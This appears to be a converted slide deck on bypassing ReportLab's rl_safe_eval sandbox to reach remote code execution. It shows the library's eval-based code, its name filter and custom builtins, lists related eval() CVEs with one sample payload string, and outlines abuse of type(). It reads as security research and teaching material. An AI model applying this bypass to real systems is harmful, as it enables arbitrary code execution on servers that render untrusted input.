1168         else:
1169             G = g
1170             L = l
1171             obi = (G['__builtins__'],) if '__builtins__' in G else False
1172             G['__builtins__'] = self.__rl_builtin__
1173             self.__rl_limit__ = self.__time_time__() + (timeout if timeout is not None else self.timeout)
1174         if allowed_magic_methods is not None:
1175             self.allowed_magic_methods = ( __allowed_magic_methods__ if allowed_magic_methods==True
1176                                             else allowed_magic_methods) if allowed_magic_methods else []
1177             sbi = [].append
1178             bi = self.real_bi
1179             bir = self.bi_replace
1180             for n, r in bir:  n: 'iter'    r: <bound method __RL_SAFE_ENV___.__rl_getiter__ of <reportlab.lib.rl_safe_eval.__RL_SAFE_ENV__ object at 0x000001E93D659240>
1181                 sbi(getattr(bi,n))
1182                 setattr(bi,n,r)
1183             try:
1184                 ● return eval(bcode,G,L)
1185             finally:
1186                 sbi = sbi.__self__
1187                 for i, (n, r) in enumerate(bir):
1188                     setattr(bi,n,sbi[i])
1189                 if obi:
1190                     G['__builtins__'] = obi[0]
```

The root cause of the problem



```
main.py colors.py rl_safe_eval.py x ast.py
1161     def __rl_safe_eval__(self, expr, g, l, mode, timeout=None, allowed_magic_methods=None, _  
1162         bcode, ns = self.__rl_compile__(expr, fname='<string>', mode=mode, flags=0, inherit=  
1163             visit=UntrustedAstTransformer(nameIsAllowed=self.__rl_is_allowed_name__).visi  
1164         if None in (l,g):  
1165             G = sys._getframe(__frame_depth__)  
1166             L = G.f_locals.copy() if l is None else l  
1167             G = G.f_globals.copy() if g is None else g  
1168         else:  
1169             G = g  
1170             L = l  
1171         obi = (G['__builtins__'],) if '__builtins__' in G else False  
1172         G['__builtins__'] = self.__rl_builtinss  
1173         self.__rl_limit__ = self.__time_time__() + (timeout if timeout is not None else self.  
1174         if allowed_magic_methods is not None:  
1175             self.allowed_magic_methods = ( __allowed_magic_methods__ if allowed_magic_methods  
1176                                         else allowed_magic_methods) if allowed_magic_methods  
1177             sbi = [].append  
1178             bi = self.real_bi  
1179             bir = self.bi_replace  
1180             for n, r in bir:  
1181                 sbi(getattr(bi,n))  
1182                 setattr(bi,n,r)  
1183             try:  
1184                 return eval(bcode,G,L)  
1185             finally:
```

How does the vulnerability work?

eval() function (the root cause)

Some CVEs related to eval() function

CVE-2023-50477

Pillow through **10.1.0** allows **PIL.ImageMath.eval** Arbitrary Code Execution via the environment parameter

Base Score: 9.8 CRITICAL

CVE-2022-22817

PIL.ImageMath.eval in Pillow **before 9.0.0** allows evaluation of arbitrary expressions, such as ones that use the Python exec method **ImageMath.eval("exec(exit())")**

Base Score: 9.8 CRITICAL


CVE-2022-21797

The package joblib from 0 and before 1.2.0 are vulnerable to Arbitrary Code Execution via the **pre_dispatch** flag in **Parallel()** class due to the **eval()** statement

Base Score: 9.8 CRITICAL

OPSWAT.

**How to bypass safe
function?**



How to bypass

```
rl_safe_eval.py  x  colors.py  utils.py
852     class __RL_SAFE_ENV__:
1161         def __rl_safe_eval__(self, expr, g, l, mode, timeout=None, allowed_magic_methods=None, __frame_depth__=3):
1162             bcode, ns = self.__rl_compile__(expr, fname='<string>', mode=mode, flags=0, inherit=True,
1163                                             visit=UntrustedAstTransformer(nameIsAllowed=self.__rl_is_allowed_name__).visit)
1164             if None in (l, g):
1165                 G = sys._getframe(__frame_depth__)
1166                 L = G.f_locals.copy() if l is None else l
1167                 G = G.f_globals.copy() if g is None else g
1168             else:
1169                 G = g
1170                 L = l
1171             obi = (G['__builtins__'],) if '__builtins__' in G else False
1172             G['__builtins__'] = self.__rl_builtin__
1173             self.__rl_limit__ = self.__time_time__() + (timeout if timeout is not None else self.timeout)
1174             if allowed_magic_methods is not None:
1175                 self.allowed_magic_methods = ( __allowed_magic_methods__ if allowed_magic_methods==True
1176                                               else allowed_magic_methods) if allowed_magic_methods else []
1177             sbi = [].append
1178             bi = self.real_bi
1179             bir = self.bi_replace
1180             for n, r in bir:
1181                 sbi(getattr(bi,n))
1182                 setattr(bi,n,r)
1183             try:
1184                 return eval(bcode,G,L)
1185             finally:
1186                 sbi = sbi.__self__
1187                 for i, (n, r) in enumerate(bir):
1188                     setattr(bi,n,sbi[i])
1189                 if obi:
1190                     G['__builtins__'] = obi[0]
```

How to bypass safe function?


What Inside?

```
rl_safe_eval.py  x  colors.py      utils.py

852     class __RL_SAFE_ENV__:
1052         def __rl_is_allowed_name__(self, name):
1053             """Check names if they are allowed.
1054             If ``allow_magic_methods`` is ``True`` names in ``__allowed_magic_methods__``
1055             are additionally allowed although their names start with ``_``.
1056             """
1057             if isinstance(name, strTypes):
1058                 if name in __rl_unsafe__ or (name.startswith('__')
1059                     and name != '__'
1060                     and name not in self.allowed_magic_methods):
1061                         raise BadCode('unsafe access of %s' % name)
1062
```

How to bypass safe function?

Custom built-in methods




The screenshot shows a code editor with several tabs at the top: main.py, colors.py, rl_safe_eval.py (which is the active tab), and utils.py. The code in the rl_safe_eval.py tab is as follows:

```
863     class __RL_SAFE_ENV__:
867         def __init__(self, timeout=None, allowed_magic_methods=None):
937             __rl_builtins__['getattr'] = self.__rl_getattr__
938             __rl_builtins__['dict'] = __rl_dict__
939             __rl_builtins__['iter'] = self.__rl_getiter__
940             __rl_builtins__['pow'] = self.__rl_pow__
941             __rl_builtins__['list'] = self.__rl_list__
942             __rl_builtins__['type'] = self.__rl_type__
943             __rl_builtins__['max'] = self.__rl_max__
944             __rl_builtins__['min'] = self.__rl_min__
945             __rl_builtins__['sum'] = self.__rl_sum__
946             __rl_builtins__['enumerate'] = self.__rl_enumerate__
947             __rl_builtins__['zip'] = self.__rl_zip__
948             __rl_builtins__['hasattr'] = self.__rl_hasattr__
949             __rl_builtins__['filter'] = self.__rl_filter__
950             __rl_builtins__['map'] = self.__rl_map__
951             __rl_builtins__['any'] = self.__rl_any__
952             __rl_builtins__['all'] = self.__rl_all__
953             __rl_builtins__['sorted'] = self.__rl_sorted__
954             __rl_builtins__['reversed'] = self.__rl_reversed__
955             __rl_builtins__['range'] = self.__rl_range__
956             __rl_builtins__['set'] = self.__rl_set__
957             __rl_builtins__['frozenset'] = self.__rl_frozenset__
```

A red box highlights the entire list of custom built-in methods from line 937 to line 957.


How to bypass safe function?

Flow: Bypass to RCE



How to bypass safe function?

Flow: Bypass to RCE



How to bypass safe function?

Create Object

`type(name, bases, dict)`

`class type(object)`

`class type(name, bases, dict, **kwds)`

With one argument, return the type of an *object*. The return value is a type object and generally the same object as returned by `object.__class__`.

The `isinstance()` built-in function is recommended for testing the type of an object, because it takes subclasses into account.

